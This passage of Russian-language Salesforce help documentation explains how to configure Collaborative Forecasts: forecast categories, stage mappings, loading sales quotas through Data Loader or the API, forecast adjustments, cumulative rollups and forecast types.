  - Прогнозы по количеству и группам продуктов сводятся на основе поля «Количество» для всех элементов строк потенциального клиента в этой группе продуктов.
  - Если источником данных являются потенциальные клиенты без элементов строки или с элементами строки, которые не содержат группы продуктов, то итоговые значения сводятся в строке «Категории продуктов не определены» на странице прогнозов.

  В зависимости от измерения (доход или количество), используемого типом прогноза, рекомендуем добавить поле «Стоимость» или «Количество».
- Если источником данных прогноза являются возможности или группы продуктов, то поле «Стоимость» отображается по умолчанию. Если источником данных являются доли потенциальных клиентов, то поля «Прогнозируемая стоимость» и «Доля (%)» отображаются по умолчанию. При необходимости выбранные поля могут быть изменены для каждого типа прогноза даже после его включения.

Настройка категорий прогнозов в функции «Совместные прогнозы»

Категория прогноза — это категория в цикле продаж, назначаемая возможности на основе ее этапа. К стандартным категориям прогноза относятся: «Ожидаемые продажи», «Благоприятный прогноз», «Обязательство», «Пропущено» и «Закрыто». Пользователи могут настраивать имена категорий прогнозов.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Из параметров управления для возможностей перейдите к разделу «Поля».
2. Щелкните ссылку **«Категория прогноза»**.
3. Щелкните ссылку **«Правка»** напротив нужного значения в разделе «Значения раскрывающегося списка: категория прогноза».
4. Введите имя категории прогноза.
5. Сохраните внесенные изменения.

Новое имя категории прогноза отображается в прогнозах и записях возможности.

СМ. ТАКЖЕ:

- Понятия функции «Совместные прогнозы»
- Рекомендации по настройке функции «Совместные прогнозы»
- Поиск по параметрам управления объектами

Просмотр и обновление соотнесений возможность-этап-к-прогноз-категория

Прогнозы основываются на соотнесении раскрывающегося списка «Этап» со значениями раскрывающегося списка «Категория прогноза». Например, если соотнести этап «Переговоры/Анализ» и категорию прогноза «Благоприятный прогноз», стоимость возможностей в «Переговоры/Анализ» будет включена в стоимость прогноза «Благоприятный прогноз». С изменением этапа возможности также изменяется вероятность и категория прогноза.

Ниже представлен пример соотнесения.

Этап	Вероятность	Категория прогноза
Prospecting	10%	Ожидаемые продажи
Qualification	10%	Ожидаемые продажи
Needs Analysis	20%	Ожидаемые продажи
Value Proposition	50%	Ожидаемые продажи
Id Decision Makers	60%	Ожидаемые продажи
Perception Analysis	70%	Ожидаемые продажи
Proposal/Price Quote	75%	Ожидаемые продажи
Negotiation/Review	90%	Благоприятный прогноз

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- Управление пользователями

  И

  Настройка приложения

Этап	Вероятность	Категория прогноза
Закрыто и реализовано	100%	Обязательство

1. Из параметров управления для возможностей перейдите к разделу «Поля».
2. Щелкните ссылку **«Этап»**. В каждой строке значений раскрывающегося списка «Этапы возможностей» указаны соотносимые этап и категория прогноза.
3. Чтобы изменить соотнесение, нажмите **«Правка»**.
4. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Прогнозы. Вопросы и ответы

Рекомендации по отключению функции «Совместные прогнозы»

Прежде чем отключать функцию «Совместные прогнозы», следует определить данные, на которые повлияет отключение.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Внимание: Отключение некоторых функций может инициировать удаление планов продаж и поправок. Прежде чем выполнить отключение, рекомендуем экспортировать данные. По завершении изменений данные могут быть импортированы обратно в систему Salesforce. Изменение периода со значения «Ежемесячно» на значение «Ежеквартально» или наоборот вызывает несоответствие текущих значений новым периодам, поэтому данные планов продаж или поправок *нельзя* импортировать обратно в систему Salesforce.

Отключаемая функция	Удаляемые элементы
Совместные прогнозы	Поправки (иерархия прогнозов сохраняется).
Тип прогноза	Планы продаж и поправки для данного типа прогноза
Поправки	Поправки
Ежемесячный период для использования ежеквартальных периодов ИЛИ Ежеквартальный период для использования ежемесячных периодов	Планы продаж и поправки

Для отключения функции «Совместные прогнозы» обратитесь в компанию Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Если поправки удаляются из прогнозов, это не влияет на исходные данные прогнозов.

СМ. ТАКЖЕ:

Понятия функции «Совместные прогнозы»

Определение параметров прогнозов в функции «Совместные прогнозы»

Планы продаж в функции «Совместные прогнозы»

Активируйте планы продаж в функции «Совместные прогнозы», чтобы пользователи могли загружать и отображать планы продаж и итоговые стоимости прогнозов.

План продаж — это запланированный показатель, назначаемый пользователю ежемесячно или ежеквартально. План продаж менеджера включает показатели, которые должны быть достигнуты менеджером и его рабочей группой. Сведение планов продаж выполняется пользователями и менеджерами вручную и позволяет использовать данные о доходе или количестве.При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные сведения о планах продаж.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition** с полномочием «API включен».

Включение планов продаж в функции «Совместные прогнозы»

При наличии API-доступа пользователь может загружать планы продаж для пользователей функции «Совместные прогнозы» и отображать их рядом со стоимостями прогнозов торговых представителей.

Загрузка данных плана продаж в функции «Совместные прогнозы»

Данные плана продаж для прогнозов можно загрузить с помощью средства Data Loader или интерфейсов API <0>Salesforce<1>.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Включение планов продаж в функции «Совместные прогнозы»

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров прогнозов:	Просмотр настройки и конфигурации
Для редактирования параметров прогнозов:	Настройка приложения
Для включения поддержки прогнозов:	Управление внутренними пользователями И Настройка приложения
Для управления планами продаж:	Настройка приложения И «Управление планами продаж»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition** с полномочием «API включен».

Для загрузки данных плана продаж в систему Salesforce:	«Управление планами продаж» И Просмотр всех прогнозов

При наличии API-доступа пользователь может загружать планы продаж для пользователей функции «Совместные прогнозы» и отображать их рядом со стоимостями прогнозов торговых представителей.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
2. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
3. Установите флажок **«Показать планы продаж»** в разделе «Планы продаж».
4. Сохраните внесенные изменения.

Планы продаж доступны, если включена поддержка функции «Совместные прогнозы».

Изменение источника данных или отключение прогнозов по доходу или количеству инициирует удаление связанных планов продаж.

СМ. ТАКЖЕ:

- Загрузка данных плана продаж в функции «Совместные прогнозы»
- Понятия функции «Совместные прогнозы»
- Рекомендации по настройке функции «Совместные прогнозы»

Загрузка данных плана продаж в функции «Совместные прогнозы»

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров прогнозов:	Просмотр настройки и конфигурации
Для редактирования параметров прогнозов:	«Настройка приложения»
Для включения поддержки прогнозов:	Управление внутренними пользователями И «Настройка приложения»
Для управления планами продаж:	«Настройка приложения» И «Управление планами продаж»
Для загрузки данных плана продаж в систему Salesforce:	«Управление планами продаж» И «Просмотр всех прогнозов»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в версиях: **Professional Edition** с полномочием «API включен».

Данные плана продаж для прогнозов можно загрузить с помощью средства Data Loader или интерфейсов API <0>Salesforce<1>.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Средство Data Loader поддерживает удобный интерактивный интерфейс для добавления, проверки и редактирования данных в <0>Salesforce<1>. Интерфейсы API поддерживают дополнительные возможности, но требуют создания кода. Для использования обоих методов нужно включить доступ к интерфейсу API. Подробнее см. в разделе «Data Loader».

Добавление планов продаж посредством приложения Data Loader

Прежде чем загрузить планы продаж, определите используемую версию приложения Data Loader. При использовании приложения Data Loader 30.0 или более поздней версии укажите тип прогноза для каждого нужного плана продаж.

1. Запросите объект «Пользователь» для получения кодов пользователей.

   Чтобы извлечь коды пользователей, воспользуйтесь приложением Data Loader.

   a. Из меню «Настройка» введите *«Data Loader»* в поле «Быстрый поиск», затем выберите **«Data Loader»**.
   b. Загрузите и установите приложение Data Loader.
   c. Запустите приложение Data Loader.
   d. Нажмите кнопку **«Экспорт»**.
   e. Введите имя пользователя и пароль, а затем нажмите кнопку **«Вход»**.
   f. Нажмите кнопку **«Далее»**.
   g. Выберите объект «Пользователь» из списка.
   h. Выберите имя файла и целевую папку для экспортированных данных.
   i. Нажмите кнопку **«Далее»**.
   j. Выберите поля **«Код»** и **«Имя»**.
   k. Нажмите кнопки **«Готово»** и **«Да»**.
   l. Нажмите кнопку **View Extraction**.
   m. Нажмите кнопку **Open in external program**.
   n. Сохраните файл в CSV-формате. Прежде чем загрузить таблицу планов продаж, добавьте имена пользователей и коды.

2. Если вы используете приложение Data Loader 30.0 или более поздней версии, запросите объект «Тип прогнозирования» для получения кодов типов прогнозов. При использовании более ранней версии приложения Data Loader перейдите к шагу 3.

   a. Запустите приложение Data Loader.
   b. Нажмите кнопку **«Экспорт»**.
   c. Введите имя пользователя и пароль, а затем нажмите кнопку **«Вход»**.
   d. Нажмите кнопку **«Далее»**.
   e. Установите флажок **Show all Salesforce objects**.
   f. Выберите объект «Тип прогнозирования» из списка.
   g. Выберите имя файла и целевую папку для экспортированных данных.
   h. Нажмите кнопку **«Далее»**.

i. Выберите поля **«Код»** и **«Имя разработчика»**.

j. Нажмите кнопки **«Готово»** и **«Да»**.

k. Нажмите кнопку **View Extraction**.

l. Нажмите кнопку **Open in external program**.

m. Сохраните файл в CSV-формате.

n. Запомните значения полей «Имя разработчика» и «Код» для каждого активного типа прогноза. Не во всех компаниях используется полный объем типов прогнозов, отображаемых в результатах. Чтобы определить тип прогноза, используемый конкретным полем «Имя разработчика», просмотрите список ниже.

- `OpportunityRevenue`: Возможности — Доход
- `OpportunityQuantity`: Возможности — Количество
- `OpportunitySplitRevenue`: Доли дохода возможности — Доход
- `OpportunityOverlayRevenue` : Доли наложения возможности — Доход
- `OpportunityLineItemRevenue`: Группы продуктов — Доход
- `OpportunityLineItemQuantity`: Группы продуктов — Количество
- Имя настраиваемого типа доли возможности, включенного как тип прогноза. Настраиваемые типы долей основываются на полях валюты, которые могут содержать только суммы доходов.

o. Добавьте столбцы для полей «Имя разработчика» и «Код» в таблицу планов продаж, а затем добавьте имя и код типа прогноза для планов продаж в каждую строку. Имя не требуется для загрузки планов продаж, но позволяет определить тип прогноза, используемый в каждой строке.

3. Подготовьте таблицу планов продаж для загрузки.

- Если используется приложение Data Loader 30.0 (или более поздняя версия), создайте CSV-файл со столбцами «Имя пользователя», «Код пользователя», «Имя типа прогноза», «Код типа прогноза», «Стоимость плана продаж», «Количество по плану продаж», «Код валюты» и «Дата начала» для периода прогноза [в формате *гггг-мм-дд* или *гггг-мм-ддВчч:мм:сс.cccZ*; например, 2012–03–01B08:00:00.00Z].
- Если используется приложение Data Loader 29.0 (или более ранняя версия), создайте CSV-файл со столбцами «Имя пользователя», «Код пользователя», «Стоимость плана продаж», «Количество по плану продаж», «Код валюты» и «Дата начала» для периода прогноза [в формате *гггг-мм-дд* или *гггг-мм-ддВчч:мм:сс.cccZ*; например, 2012–03–01B08:00:00.00Z]. При использовании прогнозов по доходу *и* количеству укажите планы продаж для каждого прогноза на отдельных строках CSV-файла.

Столбцы «Имя пользователя» и «Имя типа прогноза» являются необязательными, но позволяют быстрее понимать содержимое CSV-файла.

Имя пользователя	Код пользователя	Имя типа прогноза (для приложения **Data Loader 30.0** или более поздней версии)	Код типа прогноза (для приложения **Data Loader 30.0** или более поздней версии)	Стоимость плана продаж	Количество по плану продаж	Код валюты	Дата начала
Алексей Коломин	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–03–01
Алексей Коломин	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–04–01

Имя пользователя	Код пользователя	Имя типа прогноза (для приложения **Data Loader 30.0** или более поздней версии)	Код типа прогноза (для приложения **Data Loader 30.0** или более поздней версии)	Стоимость плана продаж	Количество по плану продаж	Код валюты	Дата начала
Алексей Коломин	00599000000Hofh	OpportunityRevenue	0DbD00000001eQBKAY	250000		USD	2012–05–01
Алексей Коломин	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–03–01
Алексей Коломин	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–04–01
Алексей Коломин	00599000000Hofh	OpportunityQuantity	0DbD00000001eQAKAY		500		2012–05–01

Если поле прогноза «Источник данных» содержит значение «Группы продуктов», рекомендуем добавить столбец «Группа продуктов».

Имя пользователя	Код пользователя	Имя типа прогноза (для приложения **Data Loader 30.0** или более поздней версии)	Код типа прогноза (для приложения **Data Loader 30.0** или более поздней версии)	Группа продуктов	Стоимость плана продаж	Количество по плану продаж	Код валюты	Дата начала
Алексей Коломин	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	Аппаратное обеспечение	250000		USD	2012–03–01
Алексей Коломин	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	Программное обеспечение	150000		USD	2012–03–01
Алексей Коломин	00599000000Hofh	OpportunityLineItemRevenue	0DbD00000001eQ9KAI	Услуги	50000		USD	2012–03–01
Алексей Коломин	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	Аппаратное обеспечение		500		2012–03–01
Алексей Коломин	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	Программное обеспечение		300		2012–03–01
Алексей Коломин	00599000000Hofh	OpportunityLineItemQuantity	0DbD00000001eQ8KAI	Услуги		100		2012–03–01

4. Чтобы загрузить данные плана продаж в систему <0>Salesforce<1>, воспользуйтесь средством Data Loader.
   a. Запустите приложение Data Loader.
   b. Щелкните **«Вставить»**.

c. Введите имя пользователя и пароль.
d. Нажмите кнопку **«Далее»**.
e. Установите флажок **Show All Salesforce Objects**.
f. Выберите объект «План продаж для прогнозирования» из списка.
g. Нажмите кнопку **«Обзор»** и выберите нужный CSV-файл.
h. Нажмите кнопку **«Далее»**.
i. Нажмите кнопку **«ОК»** в диалоговом окне выбора данных.
j. Щелкните **Create or Edit a Map**.
k. Соотнесите столбцы с полями объекта ForecastingQuota (см. таблицу ниже).

Заголовки столбцов CSV-файла	Поля объекта ForecastingQuota
Код пользователя	`QuotaOwnerID`
Стоимость плана продаж	`QuotaAmount`
Количество по плану продаж	`QuotaQuantity`
Код валюты	`CurrencyIsoCode`
Дата начала	`StartDate`
Группа продуктов (только при использовании источника данных прогноза «Группы продуктов»)	`ProductFamily`
Код типа прогноза (только для приложения Data Loader 30.0 или более поздней версии)	`ForecastingTypeID`

l. Нажмите кнопку **«ОК»**.
m. Нажмите кнопку **«Далее»**.
n. Нажмите кнопку **«Обзор»** и выберите каталог, который должен использоваться для сохранения системного журнала, содержащего сообщения об успешной или неудачной загрузке.
o. Нажмите кнопку **«Готово»**.
p. Чтобы продолжить загрузку, нажмите кнопку **Yes**.
q. Нажмите кнопку **«ОК»**.

Рекомендуем загружать данные плана продаж в личной валюте ответственного за соответствующий план продаж. Отсутствие флажка «Показать планы продаж» не влияет на возможность загрузки данных посредством API. Если часовой пояс Data Loader опережает часовые пояса ответственных за планы продаж, то один из месяцев может отсутствовать. Чтобы избежать данной проблемы, рекомендуем указывать дату, следующую или соответствующую третьему дню каждого месяца, при добавлении планов продаж.

Загрузка планов продаж посредством интерфейса API

Версия API, необходимая для загрузки данных плана продаж посредством интерфейса API, определяется типом обрабатываемых данных. При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные сведения о планах продаж.

Что импортируется?	Какой API должен использоваться?
Планы продаж по доходу для прогнозов на основе возможностей	25.0 или более поздней версии
Планы продаж по количеству для прогнозов на основе возможностей	28.0 или более поздней версии
Планы продаж по доходу для прогнозов на основе долей возможности	29.0 или более поздней версии
Планы продаж по доходу или количеству для прогнозов на основе групп продуктов	29.0 или более поздней версии
Планы продаж в организациях с несколькими активированными типами прогнозов	30.0 или более поздней версии

СМ. ТАКЖЕ:

Включение планов продаж в функции «Совместные прогнозы»

Почему приложение Data Loader неправильно импортирует поля дат?

Поправки прогнозов

Включение поправок прогнозов в функции «Совместные прогнозы» и предоставление группе сбыта права при необходимости корректировать прогнозы.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Включение поправок прогнозов в продукте «Совместные прогнозы»

Разрешите менеджерам корректировать прогнозы подчиненных, а всем пользователям прогнозов — корректировать собственные прогнозы (или то и другое).

Отключение поправок прогнозов в продукте «Совместные прогнозы»

Чтобы запретить менеджерам прогнозов корректировку стоимостей прогнозов подчиненных или запретить ответственным за прогнозы корректировку собственных прогнозов, выключите поправки прогнозов. Обновление полномочий пользователя при этом не требуется.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Включение поправок прогнозов в продукте «Совместные прогнозы»

Разрешите менеджерам корректировать прогнозы подчиненных, а всем пользователям прогнозов — корректировать собственные прогнозы (или то и другое).

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

1. Настройка иерархии прогнозов.
2. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
3. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
4. Чтобы разрешить менеджерам прогнозов корректировать стоимость прогнозов их подчиненных, установите флажок **«Включить поправки менеджера»** в разделе «Включить поправки прогнозов».
5. Чтобы позволить всем пользователям корректировать стоимость собственных прогнозов, установите флажок **«Включить поправки ответственного»** в разделе «Включить поправки прогнозов».

   Прим.: В случае использования прогнозов по группам продуктов пользователи не могут корректировать стоимости собственных прогнозов по группам продуктов.
6. Сохраните внесенные изменения.
7. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
8. Выберите нужный профиль.
9. При использовании расширенного пользовательского интерфейса профиля щелкните **«Полномочия приложения»** и нажмите кнопку **«Правка»**.
10. Установите флажок **«Переопределение прогнозов»** и сохраните внесенные изменения.

При наличии нескольких включенных типов прогнозов каждый тип сохраняет отдельные поправки.

СМ. ТАКЖЕ:

- Понятия функции «Совместные прогнозы»
- Корректировка прогнозов в функции «Совместные прогнозы»
- Рекомендации по настройке функции «Совместные прогнозы»
- Определение диапазона дат для прогноза организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- Управление пользователями

  И

  Настройка приложения

Отключение поправок прогнозов в продукте «Совместные прогнозы»

Чтобы запретить менеджерам прогнозов корректировку стоимостей прогнозов подчиненных или запретить ответственным за прогнозы корректировку собственных прогнозов, выключите поправки прогнозов. Обновление полномочий пользователя при этом не требуется.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Внимание: Отключение поправок прогнозов инициирует удаление текущих поправок для всех типов прогнозов. Прежде чем отключить поддержку поправок, рекомендуем просмотреть раздел Об удалении поправок в продукте «Совместные прогнозы». Отключение некоторых функций может инициировать удаление планов продаж и поправок. Прежде чем выполнить отключение, рекомендуем экспортировать данные. По завершении изменений данные могут быть импортированы обратно в систему Salesforce.

1. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
2. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
3. Чтобы запретить менеджерам прогнозов корректировку стоимостей прогнозов их подчиненных, снимите флажок **«Включить поправки менеджера»** в разделе «Включить поправки прогнозов».
4. Чтобы запретить всем пользователям прогнозов корректировку стоимостей собственных прогнозов, снимите флажок **«Включить поправки ответственного»** в разделе «Включить поправки прогнозов».
5. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения поддержки прогнозов:

- Управление пользователями

  И

  «Настройка приложения»

Накопительные сводки прогнозов

Укажите способ сведения возможностей в функцию «Совместные прогнозы» группой сбыта.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Накопительные сводки прогнозов в продукте «Совместные прогнозы»
Подробные сведения о способах сведения возможностей вашей группой сбыта.

Включение накопительных сводок прогнозов в функции «Совместные прогнозы»
Предлагается выбор между столбцами накопительных сводок прогнозов или столбцами индивидуальных сводок категорий прогнозов.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Накопительные сводки прогнозов в продукте «Совместные прогнозы»

Подробные сведения о способах сведения возможностей вашей группой сбыта.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

- Индивидуальные сводки категорий прогнозов объединяют возможности из каждой индивидуальной категории прогноза в отдельные стоимости прогнозов для каждой категории.
- Накопительные сводки прогнозов сводят объединенные возможности из нескольких категорий прогнозов в сводные стоимости прогнозов.

По умолчанию используются индивидуальные сводки категорий прогнозов. При включении пункта **«Накопительные сводки прогнозов»** сведение возможностей в стоимости прогнозов выполняется другим способом. Также различаются имена столбцов на странице прогнозов.

Метод сводки категорий	Имя столбца на странице прогнозов	Возможности для сведения
Индивидуальные сводки	Ожидаемые продажи	Ожидаемые продажи
	Благоприятный прогноз	Благоприятный прогноз
	Обязательство	Обязательство
	Закрыто	Закрыто

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Метод сводки категорий	Имя столбца на странице прогнозов	Возможности для сведения
Накопительные сводки	Открыто: ожидаемые продажи	• Ожидаемые продажи • Благоприятный прогноз • Обязательство
	Благоприятный прогноз: прогноз	• Благоприятный прогноз • Обязательство • Закрыто
	Обязательство: прогноз	• Обязательство • Закрыто
	Только категория «Закрыто»	Закрыто

Преимущества накопительных сводок прогнозов

При использовании индивидуальных сводок категорий прогнозов каждая итоговая и промежуточная сумма отображает возможности только из одной индивидуальной категории прогноза. Данный тип сводки указывает на необходимость самостоятельного сложения стоимостей прогнозов из категорий «Благоприятный прогноз», «Обязательство» и «Закрыто» для отображения пользователям прогнозов итоговой суммы, которая должна быть прибавлена по результатам месяца или квартала.

Пример: Индивидуальная сводка прогноза				
Стоимости прогнозов	Закрыто	Обязательство	Благоприятный прогноз	Ожидаемые продажи
	$50	$100	$150	$200
Возможности	Закрыто	Обязательство	Благоприятный прогноз	Ожидаемые продажи
	$50	• $50 • $50	• $50 • $50 • $50	• $50 • $50 • $50 • $50

При использовании накопительных сводок прогнозов столбцы прогноза отображают сводные стоимости для возможностей из указанной категории прогноза, а также последующих категорий воронки продаж. Данное представление позволяет участникам группы сбыта просматривать итоговые суммы, которые должны быть прибавлены, без их самостоятельного сложения.

Например, таблица ниже отображает стоимости накопительных сводок прогнозов при наличии четырех возможностей из категории «Ожидаемые продажи», трех возможностей из категории «Благоприятный прогноз», двух возможностей из категории «Обязательство» и одной возможности из категории «Закрыто» стоимостью 50 долларов США каждая.

Пример: Накопительная сводка прогноза				
Стоимости прогнозов	Только категория «Закрыто»	Обязательство: прогноз	Благоприятный прогноз: прогноз	Открыто: ожидаемые продажи
	$50	$150	$300	$450
Возможности	Закрыто	Обязательство	Благоприятный прогноз	Ожидаемые продажи
	$50	• $50 • $50	• $50 • $50 • $50	• $50 • $50 • $50 • $50

Прим.: Пользователи не могут использовать архивный трендинг прогнозов совместно с накопительными сводками прогнозов.

Включение накопительных сводок прогнозов в функции «Совместные прогнозы»

Предлагается выбор между столбцами накопительных сводок прогнозов или столбцами индивидуальных сводок категорий прогнозов.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Изменение способа отображения столбцов прогноза вызывает удаление всех поправок, внесенных в стоимости прогнозов из категорий «Обязательство» и «Благоприятный прогноз», но изменяет данные плана продаж.

1. Если вы используете Lightning Experience, переключитесь на Salesforce Classic.
2. В меню «Настройка» введите *«Параметры прогнозов»* в поле «Быстрый поиск», затем выберите **«Параметры прогнозов»**.
3. Выберите **«Включение накопительных сводок прогнозов»** и сохраните изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров прогнозов:

- Просмотр настройки и конфигурации

Для редактирования параметров прогнозов:

- Настройка приложения

Типы прогнозов

Для реализации более сложных задач группой сбыта рекомендуется воспользоваться типами прогнозов в функции «Совместные прогнозы».

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Типы прогнозов в функции «Совместные прогнозы»

Тип прогноза — это прогноз, предназначенный для использования определенного типа данных. Разрешается использовать поле потенциального клиента «Стоимость», доли потенциальных клиентов, доли наложения, настраиваемые поля потенциальных клиентов или группы продуктов. Для каждого типа прогноза задается измерение: доход или количество.

Включение типов прогнозов для функции «Совместные прогнозы»

Позвольте своей группе сбыта выбирать из четырех типов прогнозов, чтобы предварительно оценивать продажи по нескольким направлениям.

Включение прогнозов по долям дохода или по долям наложения в функции «Совместные прогнозы» для менеджеров по продажам

Добавляйте прогнозы по долям дохода, чтобы ваша группа сбыта могла отслеживать доходы, полученные от возможностей с несколькими торговыми представителями. Добавляйте прогнозы по долям наложения, чтобы ваша группа сбыта могла отслеживать доходы, полученные от перекрывающих продаж.

Включение прогнозов по настраиваемому полю в функции «Совместные прогнозы» для менеджеров по продажам

Сначала включите настраиваемый тип доли для каждого настраиваемого поля возможности, которое должно использоваться при составлении прогнозов. Торговый представитель, создающий возможность, получает долю 100% для любого включенного и полностью проверенного настраиваемого типа доли. Таким образом, даже при отказе от разделения настраиваемого поля сводка прогноза отображает 100% стоимости в настраиваемом поле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** (без прогнозов по настраиваемому полю), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция «Доли потенциальных клиентов» доступна в версиях: **Performance Edition** и **Developer Edition**, а также **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

СМ. ТАКЖЕ:

Функции продаж: отличия в приложении Lightning Experience

Типы прогнозов в функции «Совместные прогнозы»

Тип прогноза — это прогноз, предназначенный для использования определенного типа данных. Разрешается использовать поле потенциального клиента «Стоимость», доли потенциальных клиентов, доли наложения, настраиваемые поля потенциальных клиентов или группы продуктов. Для каждого типа прогноза задается измерение: доход или количество.

Прим.: Данные сведения относятся только к функции «Совместные прогнозы» и не относятся к продукту «Настраиваемые прогнозы».

Тип прогноза	**сведения, на которых основана сводка;**
Возможности — Доход	поле возможности «Стоимость»;
Возможности — Количество	поле возможности «Количество».
